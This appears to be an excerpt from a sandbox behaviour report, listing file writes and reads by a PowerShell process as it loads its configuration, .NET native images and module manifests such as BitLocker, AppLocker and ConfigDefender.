C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_adl3rpvb.kiz.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9E5C9C8	WriteFile
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_ccoqzpbb.p3k.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9E5C9C8	WriteFile
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_ovhd124v.enx.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9E5C9C8	WriteFile
C: \Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFDFB5744D9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C: \Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB006FE3	unknown
C: \Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C: \Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b8493bec853ac702d2188091d76ccffa\mscorlib.ni.dll.aux	0	176	success or wait	1	7FFDFAFD5F36	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFAFFF056	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFAFFF056	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFAFFF056	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFAFFF056	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\0827b790b8e74d0d12643297a812ae07\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	0	1248	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\27947b366dfb4feddb2be787d72ca90d\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB006FE3	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	success or wait	1	7FFDFB02C107	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\7488c4f196cfa60a4ca5cca24e2169b0\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\8af759007c012da690062882e06694f1\System.Management.ni.dll.aux	0	764	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\e9e64b91c0e4559f01e50ac43ffb9a2a\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\ce1e4670373608336100bea63bbc8990\System.Numerics.ni.dll.aux	0	300	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	8171	end of file	1	7FFDFB006FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\545a9409c1765a7821d3e6c4319ecb2b\System.Data.ni.dll.aux	0	1540	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\6678f8d97608760913b0724754b6ee75\Microsoft.PowerShell.Security.ni.dll.aux	0	1268	success or wait	1	7FFDFAFD5F36	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\ce574ae4e11a47e97df21426503a82c9\System.Transactions.ni.dll.aux	0	924	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	7	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	2	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	2	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	2	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	143	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	143	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	490	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	990	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	990	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\27947b366dfb4feddb2be787d72ca90d\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\7488c4f196cfa60a4ca5cca24e2169b0\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\30b81ee2f123dce6b3a8e3cd8ae30a01\Microsoft.Management.Infrastructure.Native.ni.dll.aux	0	328	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\30b81ee2f123dce6b3a8e3cd8ae30a01\Microsoft.Management.Infrastructure.Native.ni.dll.aux	0	328	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\e9e64b91c0e4559f01e50ac43ffb9a2a\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\8af759007c012da690062882e06694f1\System.Management.ni.dll.aux	0	764	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\ce1e467037360833610 0bea63bbc8990\System.Numerics.ni.dll.aux	0	300	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\ce574ae4e11a47e97df21426503a82c9\System.Transactions.ni.dll.aux	0	924	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	641	end of file	1	7FFDF9E5C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	768	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\4e979ea52142e3f41413c0b74e6f297b\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	0	2264	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\434f871c532673e1359654ad68a1c225\System.Configuration.Install.ni.dll.aux	0	1260	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	success or wait	8	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	128	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	success or wait	3	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	768	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	0	4096	success or wait	74	7FFDF9E5C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	0	104	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	444	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	309	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	0	160	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	31	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	31	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	571	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\4135231357d2e604d3b2e98c39d401a0\Microsoft.PowerShell.Commands.Management.ni.dll.aux	0	3148	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	512	success or wait	3	7FFDF705DB8F	unknown
